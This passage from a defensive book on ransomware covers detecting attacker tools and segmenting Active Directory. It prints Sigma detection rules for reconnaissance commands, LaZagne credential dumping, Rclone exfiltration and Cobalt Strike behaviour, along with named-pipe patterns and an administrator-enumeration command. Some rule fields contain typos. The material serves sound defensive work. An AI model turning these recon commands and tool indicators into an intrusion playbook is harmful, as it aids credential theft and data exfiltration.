Chapter 6 referred to the use of Windows-native tools by ransomware groups as “living off the land” (LotL). LotL activity can be particularly difficult to detect because, as mentioned in the previous section, systems administrators rely on many of the same tools.

One example of this stealth tool use is the exploitation of the *net* command by both IAB and ransomware actors during the initial access and reconnaissance stages. The *net* command is also very popular with administrators, especially for scheduled tasks. One administrator found that the *net time* command was run for legitimate purposes 5.4 million times over a two-week period.⁶ Depending on the organization, just looking for instances of the *net* command could generate so many false positives that it would be impossible to detect threatening uses.

Fortunately, Florian Roth and Markus Neis created a Sigma rule that looks for common reconnaissance commands run by ransomware actors in quick succession.⁷ The rule, shown in **Figure 12-3**, looks for

common Windows commands run by ransomware and other malicious groups during the reconnaissance stage:

- tasklist
- net time
- systeminfo
- whoami
- nbtstat
- net start
- qprocess
- nslookup
- hostname.exe
- netstat -an

```
title: Reconnaissance Activity with Net Command
id: 2887e914-c096-435f-8105-593937e90757
status: experimental
description: Detects a set of commands often used in recon stages by different attack groups
references:
  - https://twitter.com/haroonmeer/status/939099379834658817
  - https://twitter.com/c_APT_uro/status/939475433711722497
  - https://www.fireeye.com/blog/threat-research/2016/05/targeted_attacksaga.html
author: Florian Roth, Markus Neis
date: 2018/08/22
modified: 2020/11/28
tags:
  - attack.discovery
  - attack.t1087
  - attack.t1082
  - car.2016-03-001
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    - CommandLine:
      - tasklist
      - net time
      - systeminfo
      - whoami
      - nbtstat
      - net start
      - qprocess
      - nslookup
      - hostname.exe
      - 'netstat -an'
    - CommandLine|endswith:
      - '\netl start'
      - '\netl user /domain'
      - '\netl group /domain'
      - '\netl group "domain admins" /domain'
      - '\netl group "Exchange Trusted Subsystem" /domain'
      - '\netl accounts /domain'
      - '\netl user net localgroup administrators'
  timeframe: 15s
  condition: selection | count() by CommandLine > 4
falsepositives:
  - False positives depend on scripts and administrative tools used in the monitored environment
level: medium
```

Figure 12-3: A Sigma rule created by Florian Roth and Markus Neis to detect reconnaissance commands

Most importantly, the script looks for several of these commands being run within a span of 15 seconds, an indication they're being run from a script rather than a human carrying on an investigation of some sort. This makes the rule less likely to generate false positives.

The beauty of Sigma rules like this is that they can be modified so that they don't generate false positives. If you run the rule and find that it generates false positive alerts, you can adjust the commands or the time frame within which they have to be run. This kind of rule can be applied against Sysmon logs or logs collected from EDR systems.

PsExec

Another common LotL tool used by ransomware groups is PsExec, which carries out common administrative tasks from the command line. PsExec isn't included by default on Windows systems, but is used by so many organizations around the world that it can almost be considered Windows-native.

Which, again, is one of the reasons it's commonly targeted. Aside from being very powerful, PsExec is also rarely flagged by security tools because it has so many legitimate uses. Most organizations don't install PsExec on every workstation, but only those used by administrators. This restriction helps defenders check for malicious uses of PsExec in the network.

Figure 12-4 shows the license agreement that has to be accepted before PsExec runs for the first time. Accepting this license agreement creates a new registry entry in Windows that looks something like this:

```
Computer\HKEY_CURRENT_USER\SOFTWARE\Sysinternals\  
PsExec\EulaAccepted
```

Monitoring for this registry change could indicate a threat on the network, but there are a couple of caveats to this method of detection:





Figure 12-4: License agreement that must be accepted the first time PsExec runs

- The ransomware actor could clean up registry entries. Proactive monitoring, however, should catch this activity.
- Some cybercriminal groups use custom versions of PsExec that don't create this registry entry⁸ (although testing by the author on PsExec binaries used in several ransomware attacks did reveal the registry entry, suggesting that detecting for its creation is still a good thing to have).

Organizations that run Sysmon on the network can alert on Event ID 13: RegistryEvent and specifically filter for that registry path, along with DWORD: EulaAccepted. Of course, collecting RegistryEvent events generates a lot of logs, so you probably won't generate alerts every time a RegistryEvent event happens. Filtering on this specific RegistryEvent at a high alert in the SIEM will help make this alert actionable.

A second way of detecting PsExec use in the network is by monitoring for named pipes. Named pipes are created by communication between two or more machines on a network. All sides of the pipe share the same name. In the case of PsExec, that named pipe is called `\\.\pipe\psexesvc`.



THE 101

PowerShell Does Not Have To Be Installed Everywhere

A common mistake many organizations make is to leave PowerShell running on all workstations in the network. That's unnecessary and increases an organization's security risk. PowerShell is a powerful tool that can be used to manage configuration tasks across the network, but it needs to be installed only on the machines launching the PowerShell script—not on the machines being managed.

Some administrators do write scripts that call PowerShell on each individual box. But if PowerShell doesn't have to be on a system, why increase the security risk? Even if it means rewriting PowerShell scripts, the security tradeoffs make it worthwhile.

There are three approaches many organizations take to limiting PowerShell usage.⁹ All of them can be accomplished using Group Policy Objects (GPOs):

1. Removing PowerShell from all machines except those needing it
2. Limiting PowerShell usage to administrators only
3. Hardening PowerShell security settings and restrictions via GPOs

The problem with the first option is that the machines that need to run PowerShell may change frequently. The problem with the second option is that ransomware groups strive to gain administrative access, allowing them to bypass the protection.

This is one of those “why not both” situations. To provide the most protection, an organization should remove PowerShell from machines where it isn't necessary and limit execution of PowerShell to administrators. The security team should work with the Windows team to remove PowerShell in a way that doesn't disrupt workflow and to create a painless way to enable PowerShell on new machines as needs change.

No. 3 should be done in all cases, no matter which approach of the first two that you take. Look at your current settings and see if they specifically address the ransomware concerns raised in this book—if they don't, take immediate action to correct the situation.

Even if the ransomware actor renames PsExec or uses one of the PsExec clones discussed earlier, the named pipe still uses the same name.¹⁰ Again, Sysmon can look for Event ID 17: PipeEvent (Pipe Created) or Event ID 18: PipeEvent (Pipe Connected). As with the previous PsExec discussion, to avoid being inundated with false positives, organizations can filter the alerts in their SIEM so that only named pipe events generated by PsExec create high alerts.

PowerShell

PowerShell is native to Windows, but the scripts being used by ransomware groups are written by third parties.

Disabling PowerShell won't always deny access to a ransomware actor, so organizations need to monitor for malicious PowerShell scripts on the network. The best way to do that is to enable PowerShell logging in GPOs.

A word of warning: PowerShell logging can be noisy. For example, running the Invoke-Mimikatz script generates more than 2,200 events.¹¹ Again, filtering at the SIEM can make these event logs more manageable and trigger alerts only for PowerShell scripts that are indicative of ransomware.

One big advantage of Microsoft's PowerShell logging capability is that it can log "script blocks,"¹² which are chunks of the executed script. Script block logging in PowerShell includes logging and de-obfuscating obfuscated PowerShell scripts.

Ransomware actors often use obfuscated PowerShell to avoid detection. Enabling script block logging allows the security team to do near-real-time pattern matching in the SIEM to find patterns indicative of typical ransomware PowerShell scripts, and to create high alerts when those scripts are executed.

One way to start the process of filtering malicious PowerShell scripts is to take a look at the scripts that make up the PowerSploit framework.¹³

PowerSploit is a set of PowerShell scripts written to be used by penetration testers for reconnaissance and lateral movement in a network, post-exploitation. Many ransomware operators use PowerSploit¹⁴ scripts or derivatives of those scripts during attacks. Reviewing unique characteristics of PowerSploit scripts and using those as a basis for malicious PowerShell detection is a good start.

Third-Party Tools

Of course, ransomware actors don't rely just on LotL. They also use a variety of third-party tools, most of which are designed for red team testing or network administration. A few of these tools, such as ADFind and Mimikatz, will be discussed in Chapter 13, but there are other common tools used by ransomware groups.

One of these tools is LaZagne.¹⁵ Available as a portable executable, it retrieves local passwords from a machine. Ransomware actors often use this tool to gather passwords from the local system to see whether they can be used to gain access to other systems on the network. Sometimes there are even cached administrator credentials on the system that can be used to gain instant administrative access.

The good news is that most antivirus and EDR programs flag LaZagne as malicious. Unfortunately, as discussed earlier, one of the first things ransomware actors do is attempt to disable any running security tools. If security teams don't discover that their security tools have been disabled, a second layer of defense can help catch LaZagne in use.

Fortunately, a Sigma rule developed by Bhabesh Raj and Jonhnathan Ribeiro¹⁶ takes advantage of the unique way LaZagne queries LSASS to pull the passwords down. Shown in **Figure 12-5**, feeding this rule into the SIEM provides a secondary layer of detection for LaZagne in Windows logs.

```

title: Credential Dumping by LaZagne
id: 4b9a8556-99c4-470b-a40c-9c8d02c77ed0
description: Detects LSASS process access by LaZagne for credential dumping.
status: stable
date: 2020/09/09
author: Bhabesh Raj, Jonhnathan Ribeiro
references:
- https://twitter.com/bh4b3sh/status/1303674603819081728
tags:
- attack.credential_access
- attack.t1003.001
- attack.s0349
logsource:
  category: process_access
  product: windows
detection:
  selection:
    TargetImage|endswith: '\\lsass.exe'
    CallTrace|contains|all:
      - 'C:\\Windows\\SYSTEM32\\ntdll.dll+'
      - '|C:\\Windows\\System32\\KERNELBASE.dll+'
      - '_ctypes.pyd+'
      - 'python27.dll+'
    GrantedAccess: "0x1FFFFFF"
  condition: selection
level: critical
falsepositives:
- Unknown

```

Figure 12-5: Sigma rule for detecting the use of LaZagne in a network

The file hash for LaZagne is also static between version upgrades, so it is possible to detect LaZagne through a file hash search. The problem with this strategy is that the tool most commonly used for this type of search, endpoint protection, has probably been disabled.

This is a problem that crops up with many of these tools: They're easy to detect in a vacuum, but when deployed with detection evasion techniques used by ransomware groups, detection becomes a lot more difficult.

On top of that, there's the reality that networks are noisy. There are things employees do all the time that are innocent, but still raise security alarms. Organizations have to rely on defense in depth—using multiple ways to detect the same threat in case an alert is missed or a security control disabled—to be effective at stopping a ransomware attack.

The exfiltration stage is another area where a lot of third-party tools are commonly used. In this case, one of the detections organizations

can put in place is not a file but a site. Many ransomware groups use the MEGA upload service for exfiltrating files.¹⁷

Organizations that don't allow the use of MEGA for file uploads can block access to the MEGA domains at the edge and at the endpoint. The domains MEGA currently uses at the time of this writing:

- mega.io
- mega.nz
- mega.co.nz

The service may add new domains in the future, so it's important to keep updated on its service.

Not all ransomware actors use MEGA. Some use compromised servers at hosting providers for command-and-control infrastructure, to which they exfiltrate stolen files. The tool most often used by ransomware groups to exfiltrate the data is Rclone.

Rclone is a legitimate file transfer tool, and before implementing any alerting or blocking, organizations should find out how widespread its use is in the network. Tracking legitimate uses helps reduce the number of false positives.

As with some of the other tools discussed in this section, Rclone is fairly static, so it is possible to detect activity by looking for file hashes. Ransomware actors have been known to change the name of Rclone before executing it, so a simple filename detection won't always work¹⁸ (though it does work surprisingly often).

Even if the name is changed, and a ransomware actor manages to adjust the file hash, the command options won't change. **Figure 12-6** shows a Sigma rule developed by Aaron Greetham for detecting Rclone usage based on the options commonly used by ransomware actors.

Note that the Sigma rule requires only one of the nine command options to be executed before it alerts. Some organizations may want to

```

title: Rclone Execution via Command Line or PowerShell
description: Detects Rclone which is commonly used by ransomware groups for exfiltration
status: experimental
date: 2021/05/26
author: Aaron Grætham (@beardofbinary) - NCC Group
references:
  - https://research.nccgroup.com/2021/05/27/detecting-rclone-an-effective-tool-for-exfiltration/
tags:
  - attack.exfiltration
  - attack.tl567.002
falsepositives:
  - Legitimate Rclone usage (rare)
level: high
logsource:
  product: windows
  category: process_creation
detection:
  exec_selection:
    Image|endswith: '\rclone.exe'
    ParentImage|endswith:
      - '\PowerShell.exe'
      - '\cmd.exe'
  command_selection:
    CommandLine|contains:
      - 'pass '
      - 'user '
      - 'copy '
      - 'mega '
      - 'sync '
      - 'config '
      - 'lsd '
      - 'remote '
      - 'ls '
condition: exec_selection and i of command_selection

```

Figure 12-6: Sigma rule for detecting Rclone usage based on command options

adjust these choices if they use this Rclone behavior in their networks. If Rclone is in use, it might make sense to require two or three of the suspicious command options to be used before triggering an alert, to reduce the false positives.

Cobalt Strike

Cobalt Strike is one of the most common tools used by ransomware actors. According to Cisco Talos Incident Response (CTIR), 66% of ransomware attacks in 2020¹⁹ involved the use of Cobalt Strike. That percentage appears to be growing in 2021.²⁰

But it's not just ransomware exploiting Cobalt Strike and Metasploit: They accounted for 25% of all malicious command-and-control servers in 2020.²¹ Because Cobalt Strike is designed to be an adversary simulation tool, it's purposely hard to detect, making it an ideal tool for ransomware groups. There are also a number of cracked versions

available for sale on underground forums, making it easy for ransomware groups to acquire.²²

Cobalt Strike relies on command-and-control infrastructure for communication. The ransomware actor creates a command-and-control server, possibly with a redirect server acting as the front-ends, then configures a beacon to connect either directly to the server or to the redirect server.

When the Cobalt Strike beacon is launched in the second stage of a ransomware attack, it communicates with the command-and-control host, which either sends automated commands or has a human operator on its end to request a shell and start reconnaissance.

Figure 12-7 shows an example of what a Cobalt Strike command-and-control infrastructure may look like. The ransomware actor compromises several hosts and registers multiple domains to build out redirect infrastructure, concealing the real command-and-control server. More than one of the redirect servers may be used during a ransomware attack.²³




Figure 12-7: Sample Cobalt Strike command-and-control infrastructure

Communication between the Cobalt Strike beacon and the command-and-control server is conducted over DNS²⁴ or HTTPS, which is the first point of detection. There are a number of oddities in the way Cobalt Strike command-and-control servers respond to requests, particularly the cracked versions of the software.²⁵

This means that researchers have been able to scan for, find, and document many command-and-control hosts. Regularly updated lists of known Cobalt Strike command-and-control servers are distributed by security and threat intelligence companies or just made readily available on Twitter and other places.

Keeping updated block lists of these servers in a proxy or firewall, or pulling them into a recursive DNS server via a mechanism such as Response Policy Zone (RPZ), is a first step toward detection and protection.

But, of course, there are so many of these servers around that it's unlikely any one list will have them all. So there must be other ways to detect Cobalt Strike activity within a network. A lot of ransomware actors like to execute the Cobalt Strike beacons using PowerShell. The beacon injects obfuscated PowerShell code into memory,²⁷ which means that a lot of the detection methods for PowerShell discussed earlier in this chapter can detect Cobalt Strike activity.



Cobalt Strike DNS beacons are configurable to use

well-known recursive DNS servers²⁶ (e.g., 8.8.8.8 or 9.9.9.9) to bypass the security protections outlined in this section. Even organizations that have their own recursive DNS often can't block traffic to these DNS servers because legitimate applications also connect to them. Most ransomware groups don't change the DNS servers at this point, but might do so in the future.

When Cobalt Strike injects malicious code into processes, it creates a named pipe (sound familiar?).²⁸ Cobalt Strike uses a particular set of naming conventions for its named pipes. An organization running Sysmon can look for Event ID 17: PipeEvent (Pipe Created or Event ID 18: PipeEvent [Pipe Connected]) and the following pipes identified by the DFIR Report (an asterisk means that an arbitrary string can appear in that location in the name):²⁹

- `postex_*`
- `postex_ssh_*`
- `status_*`
- `msagent_*`
- `MSSE-*`
- `*-server`

Note that these are the default named pipe names given by Cobalt Strike, but it's possible to change those default names. The general consensus is that ransomware actors don't normally change them.

Another useful detection rule is to search for “sacrificial processes.”³⁰ Sacrificial processes are *run32dll.exe* processes executed with no command arguments. This is highly unusual for legitimate processes, so looking for this type of activity is unlikely to generate false positives. As with other detection methods, the Cobalt Strike manual advises changing this behavior, but again, most ransomware actors don't.

Figure 12-8 shows a Sigma rule created by Oleg Kolesnikov³¹ to detect this type of activity. The rule looks at two common commands run by ransomware (and other) actors without any options. This can be loaded into a SIEM or into endpoint protection to look for potential matches.

No single one of the detections outlined in this section is enough to stop all Cobalt Strike incursions by ransomware groups. In fact,

```

title: Bad Opsec Defaults Sacrificial Processes With Improper Arguments
Id: e7c3d773-caef-2270-5707-02f130622329
status: experimental
description: 'Detects attackers using tooling with bad opsec defaults
e.g. spawning a sacrificial process to inject a capability into the
process without taking into account how the process is normally run,
one trivial example of this is using rundll32.exe without arguments as
a sacrificial process(default in CS, now highlighted by c2lint),
running WerFault without arguments (Kraken = credit amouse), and other
examples.'
author: 'Oleg Kolesnikov @securonix invrep_de, osed.community'
date: 2020/20/23
references:
  -https://blog.malwarebytes.com/malwarebytes-news/2020/10/
  kraken-attack-abuses-wer-service/
  - https://www.cobaltstrike.com/help-opsec
tags:
  - attack.defense_evasion
  - attack.t1085 #legacy
  - attach.t1218.011
logsource:
  - category: process creation
  - product; windows
detection:
  selection:
    CommandLine|endswith:
      -'\WerFault.exe'
      -'\rundll32.exe'
  condition: selection
falsepositives:
  - Unlikely
level: high

```

Figure 12-8: Sigma rule to detect sacrificial processes executed by Cobalt Strike

deploying all of these detections may still leave you open to a skilled ransomware actor using Cobalt Strike undetected.

You have to enable these detection methods and continuously search for new and better detections to successfully protect an organization from a ransomware attack. That doesn't apply just to Cobalt Strike, but to all of the tools discussed in this section.

Tools Used by Network Defenders

IT and security teams looking to improve their ransomware defenses often ask the question: What is the single best tool to stop ransomware? The hard truth is, no one tool will stop a ransomware attack.

There are tools that disrupt different stages of a ransomware attack, but ransomware actors are nothing if not resilient and creative when it comes to devising new methods of attack.

Chapter 4 and earlier sections of this chapter outlined important log sources for detecting ransomware, which include:

- Current and accurate asset inventory
- Most recent internal and external vulnerability scans
- VPN logs
- Logs from any remote access system (RDP/Citrix/TeamViewer)
- Mail server logs
- Web proxy logs
- DNS logs
- Logs from any endpoint software (AV/EDR/Asset Management)
- Firewall logs
- Windows event logging
- Active Directory logs
- PowerShell logs

Further into this book, you'll learn that the different log sources map to the different stages of a ransomware attack. Organizations that collect, alert on, and act quickly from ransomware-related events generated by these log sources can detect and prevent ransomware attacks.

For the most part, the specific vendor doesn't matter. Most security tools will do a good job of generating the logs needed and, in many cases, automating the disruption of a ransomware attack. The following factors are more important than the specific vendor used:

- Its configuration is optimized for detecting ransomware

- The security team is comfortable using the tool
- Log data from all security sources is correlated with other security tools

The first factor can be accomplished rather easily, as most security vendors are happy to conduct a “tuneup” with their customers to ensure they’re getting the most out of the tool. Organizations should set up time with each of their security vendors to review their configuration, ask for advice to improve ransomware detection, and implement the suggested changes.

The second factor is the reason organizations should not rush out to purchase the latest security tool in the hope that it will solve their ransomware problems. Most security products have a steep learning curve, and overworked security staff may not have time to fully learn yet another security tool. This means, as is often the case,³² that new security tools will not be implemented in a timely or effective fashion, and that instead of improving an organization’s security, it will make the organization less secure.

The last factor is the hardest, because collecting more logs means more alerts to sift through, and may initially generate more false positives while it’s being tuned. Still, the upfront work should result in more effective and accurate alerting.

The last factor is also the most challenging because even smaller organizations often have 5 to 10 different security tools. Getting them all to talk to each other in a way that allows correlation of event details across different platforms is difficult, at best.

Large organizations sometimes have hundreds of security tools, making this problem exponentially more difficult. As discussed repeatedly throughout the book, stopping ransomware attacks in progress often requires detection from multiple sources and correlating those events to understand what’s happening. It’s hard to do that when the security

team has to jump from console to console to find events—it's too easy to miss important alerts that way.

The combination of SIEM and security orchestration, automation, and response (SOAR) can help with this complexity. A well-tuned SIEM allows security teams to collect logs from all the necessary sources, create rules that generate alerts on critical events, and filter out the false positives. SIEMs are also excellent tools for threat hunting missions, when they collect relevant logs from necessary sources. But SIEMs are complex to manage and fine-tune, and SOARs are even more complex. When properly configured, SOARs provide the automation necessary to handle some of the basic or repetitive security alerts—but again, getting there is the challenge.

In short, the best tools for organizations to use are ones the security team is comfortable with, that have been properly tuned for detecting ransomware events, and are synced with other security tools to allow for comprehensive detection and analysis.

Sysmon: The Best Tool That No One Uses

Throughout this chapter and in the sources in the endnotes, there's a common theme: Use Sysmon logging to detect events otherwise missed by standard Windows logging. The problem is that most organizations don't use Sysmon. A poll conducted by the author of DFIR professionals found that 61% almost never see Sysmon in use in client networks.³³ Admittedly, that's anecdotal data, but the story is told repeatedly by incident response professionals. Those pros love Sysmon, but most organizations don't.

Sysmon is a free tool from Microsoft³⁴ that collects "... detailed information about process creations, network connections, and changes to file creation time." Sysmon fills in the gaps missed by standard Windows logging, and, as shown in this chapter, it provides a wealth of information.

Sysmon is not an alerting tool. Instead, it relies on the SIEM or other log analysis tools to analyze and create alerts based on events indicative of suspicious behavior. Sysmon events are great for detecting ransomware activity because they help distinguish between normal activity and potential indicators of ransomware (e.g., processes executing from *cmd.exe* with no command options).

The reason many organizations don't implement Sysmon is that it generates a lot of log traffic. This noisiness isn't necessarily a big deal in an office with a hundred computers, but when there are thousands of computers, there's a material cost to storing Sysmon logs. Some EDR tools will also collect much of the same information that Sysmon does, so there may be redundancies between Sysmon and EDR logs.

Organizations should look to selectively deploy Sysmon on the most critical systems in the network. Any Internet-facing system (especially if it has RDP running on it), mail servers, DNS servers, file servers and, of course, Active Directory servers could benefit from the additional logging that Sysmon provides without overwhelming the SIEM or generating too much extra work for the security team.

For most organizations, the benefit of adding Sysmon logging to critical servers outweighs the additional work required to incorporate those new logs and events into monitoring.

Chapter 13 will discuss one of those critical servers: Active Directory. We'll look at the important role it plays in ransomware attacks and how to defend it from a ransomware attack.

Notes

- ¹<https://blog.emsisoft.com/en/38554/psa-threat-actors-now-double-encrypting-data-with-multiple-ransomware-strains/>
- ²<https://thedfirreport.com/>
- ³https://github.com/SigmaHQ/sigma/blob/e7d9f1b4279a235406b61cc9c16fde9d7ab5e3ba/rules/windows/powershell/powershell_tamper_with_windows_defender.yml
- ⁴<https://www.cisa.gov/sites/default/files/publications/PYSA%20Flash.pdf>
- ⁵<https://redcanary.com/threat-detection-report/threats/mimikatz/>
- ⁶<https://twitter.com/AShElmire/status/939135403424141313?>
- ⁷https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_commands_recon_activity.yml
- ⁸<https://www.praetorian.com/blog/threat-hunting-how-to-detect-psexec/>
- ⁹<https://searchwindowsserver.techtarget.com/tutorial/Set-up-PowerShell-script-block-logging-for-added-security>
- ¹⁰<https://redcanary.com/blog/threat-hunting-psexec-lateral-movement/>
- ¹¹https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html
- ¹²<https://docs.microsoft.com/en-us/powershell/scripting/windows-powershell/wmf/whats-new/script-logging?view=powershell-7.1>
- ¹³<https://github.com/PowerShellMafia/PowerSploit>
- ¹⁴<https://www.tetradefense.com/incident-response-services/cause-and-effect-wastedlocker-ransomware-analysis/>
- ¹⁵<https://github.com/AlessandroZ/LaZagne>
- ¹⁶https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_access/sysmon_lazagne_cred_dump_lsass_access.yml
- ¹⁷<https://blog.reconinfosec.com/megasync-analysis/>
- ¹⁸<https://redcanary.com/blog/rclone-mega-extortion/>
- ¹⁹<https://blog.talosintelligence.com/2020/09/CTIR-quarterly-trends-Q4-2020.html>
- ²⁰<https://threatpost.com/cobalt-strike-cybercrooks/167368/>
- ²¹<https://www.zdnet.com/article/cobalt-strike-and-metasploit-accounted-for-a-quarter-of-all-malware-c-c-servers-in-2020/>
- ²²<https://www.darktrace.com/en/blog/detecting-cobalt-strike-with-ai/>
- ²³<https://blog.cobaltstrike.com/2014/01/14/cloud-based-redirectors-for-distributed-hacking/>
- ²⁴<https://www.cobaltstrike.com/help-dns-beacon>
- ²⁵<https://www.recordedfuture.com/identifying-cobalt-strike-servers/>
- ²⁶<https://www.cybereason.com/hubfs/Cybereason%20Labs%20Analysis%20Operation%20Cobalt%20Kitty-Part1.pdf>
- ²⁷<https://redcanary.com/threat-detection-report/threats/cobalt-strike/>
- ²⁸<https://labs.f-secure.com/blog/detecting-cobalt-strike-default-modules-via-named-pipe-analysis/>
- ²⁹<https://thedfirreport.com/2021/08/29/cobalt-strike-a-defenders-guide/>

³⁰<https://go.recordedfuture.com/hubfs/reports/mtp-2021-0914.pdf>

³¹https://github.com/SigmaHQ/sigma/blob/0fcbce993288f993e626494a50dad15fc26c8a0c/rules/windows/process_creation/win_bad_opsec_sacrificial_processes.yml

³²<https://www.securitymagazine.com/articles/93960-the-future-of-soar-is-there-one>

³³<https://twitter.com/uuallan/status/1438995695919370241>

³⁴<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

CHAPTER 13

Ransomware and Active Directory

In This Chapter:

- Network Segmentation and Domain Controllers (DCs)
- Gaining Access to the DC
- Mimikatz and AdFind Tooling
- Deploying Ransomware from the DC

For several years, at least since the days of the SamSam ransomware,¹ Active Directory and its associated services have played an important role in ransomware attacks. Whether ransomware groups are taking advantage of Active Directory's structure to steal passwords, exploiting services running on Active Directory servers,² or using Active Directory servers to directly push ransomware to the network,³ Active Directory has become a critical part of ransomware actors' attack strategy.

Knowing that Active Directory services are critical to ransomware operations, it would make sense for organizations to take strong measures to protect their Active Directory servers and services. Unfortunately, that's not the case. Active Directory is surprisingly hard to configure⁴ in a secure manner and, while no one has exact numbers, it appears that there are a lot Active Directory installations⁵ with misconfigurations.⁶ This chapter offers an overview of how to avoid such problems in your organization.

Network Segmentation and Domain Controllers


One of the best ways to limit the damage from a ransomware attack is to implement network segmentation. Network segmentation isolates the different parts of the network by function or role, ensuring that systems without a reason to communicate cannot do so easily. Despite the well-known role network segmentation plays in limiting ransomware attacks,⁷ one study found that only one in five organizations have actually implemented any network segmentation.⁸ Even among healthcare providers—one of the sectors most heavily targeted by ransomware groups—almost 25% haven't implemented network segmentation.⁹

Network segmentation offers a number of security benefits when it comes to ransomware attacks:

- Offers a smaller attack surface in each segment
- Makes it easier to isolate a ransomware attack in progress
- Fits into a zero trust protection model
- Helps protect sensitive data from being encrypted during an attack
- Limits access to disaster recovery (DR) networks and cloud infrastructure
- Can make it easier to spot attempts at lateral movement by ransomware groups

There are generally four technologies used to segment networks:

1. Virtual LANs (VLANs)
2. Firewalls
3. Software-defined network (SDN) segmentation
4. Microsegmentation



THE 101

The Importance of Network Segmentation

In March 2018, the city of Atlanta suffered a devastating ransomware attack.¹⁰ Courts were shut down, police services were disrupted, constituents couldn't pay bills online, and the city had to temporarily shut down Wi-Fi services at Hartsfield-Jackson Airport.¹¹

One of the reasons the attack was so devastating was the lack of segmentation between the networks that housed the different parts of the city's government.¹² There's no good reason that the network for the court system should have the ability to reach the network that controls the airport Wi-Fi hubs.

Proper network segmentation can help limit the damage that a ransomware attack can cause.

In March 2021 the city of Azusa Police Department also suffered a ransomware attack. There were a lot of things that went wrong, including the exfiltration of sensitive data by the DoppelPaymer ransomware group.¹³ However, because the networks were properly segmented, not only from the rest of the city, but even with the police department itself, the attack surface for the ransomware actor was greatly reduced.

This meant that services like 911, emergency systems, and public safety services remained operational and untouched by the ransomware actor.

Most organizations that use network segmentation employ a combination of network segmentation types to address different security needs. **Figure 13-1** shows a network design that uses a combination of VLANs running over wireless networks for the different departments and an internal firewall to segment off the server network. Each server network group is tagged into the departmental VLAN and segmented from the other server network groups.

Figure 13-1 also shows how network segmentation can limit the damage from a ransomware attack. If someone in the engineering group opens a phishing email message that launches a ransomware attack, the damage should be contained to the engineering network and possibly the engineering servers. Furthermore, if the firewall is properly configured to block potentially malicious traffic, such as attempted connections over TCP port 135 (RPC, the port used by WMI and PSEXEC) or TCP port 3389 (RDP), the ransomware might not even be able to spread to the servers. Segmentation certainly doesn't stop a ransomware attack, but anything that can minimize the impact of an attack and help speed up the recovery process provides a lot of value.




Figure 13-1: An example of network segmentation using a combination of segmentation types

However, there is a major flaw with the network in **Figure 13-1**. All endpoints in the network are able to communicate with the Active Directory Domain Controller (DC) and vice versa. If a ransomware actor can access the DC using the tools discussed in this chapter, they gain the ability to distribute the ransomware to all VLANs on the network. How can organizations segment their networks while still making use of Active Directory?

Segmenting Networks with DCs

The best way to segment networks while using Active Directory is to create a different DC for each network, referred to by Microsoft as an *Active Directory tree*. An Active Directory tree is a series of domains




Figure 13-2: An example of network segmentation with Active Directory trees and a separate administrative segment

belonging to a single root. In **Figure 13-2**, each of the departmental DCs is a separate tree that is a child of the root DC (not shown in the diagram). **Figure 13-3** shows a typical Active Directory tree structure.

In addition to unique DCs for each network segment, **Figure 13-2** adds an administrative network segment. This is a separate VLAN for administrators of the network. The administrators can access all the VLANs, but the other VLANs can't access the administrative VLAN. By moving all the administrators into a single VLAN, security teams can put additional security controls in place.

For example, if console access to the DCs is restricted to the administrative VLAN, a ransomware attacker who can access network administrator credentials won't be able to access the DC to spread the ransomware. Of course, there are other ways to spread the ransomware with administrator credentials, but this precaution limits this type of network segmentation to the attack surface.

Combining network segmentation with a more secure and structured Active Directory deployment can limit the ability of a ransomware actor to conduct reconnaissance on the entire network and significantly improves the security of the organization against a ransomware attack overall.




Figure 13-3: The Active Directory tree of the network in **Figure 13-2**



Even with all these precautions, if a ransomware actor manages to gain administrative credentials and access to the administrative network segment, they can do just as much damage as before. What these restrictions do is make both types of access less easy to obtain. As with the other security steps outlined in this book, this protection should be used as part of an overall defensive strategy, not a single panacea.

Local Administrative Access

Along with restricting where administrators can gain console access to the server farm, it's also important to remove local administrative access to endpoints. This is one of those recommendations that's generally acknowledged as a good idea, but that some organizations are hesitant to implement.¹⁴

An organization's recalcitrance is understandable, because restricting local administrative access to endpoints is a pain for both employees and administrators. Removing local administrative rights means that employees require help from network administrators to install new software on their systems. Depending on the employee and their role, this restriction could slow down productivity, and makes more work for administrators.

But ransomware groups look for local administrative accounts during the reconnaissance stage of the ransomware attack. Multiple reports of ransomware attacks¹⁵ include the following command,¹⁶ which shows a list of local accounts that have administrative access:


```
Net localgroup Administrators
```

Although removing local administrative access from endpoints might result in more work, the precaution can help stop ransomware attacks when done in conjunction with other steps outlined in this chapter.

Gaining Access to the DC

Figure 13-4 shows a recruitment advertisement for LockBit ransomware. The ad promises, with red underlining, that all the affiliate needs to do is gain access to the DC and the LockBit PE will do the rest.

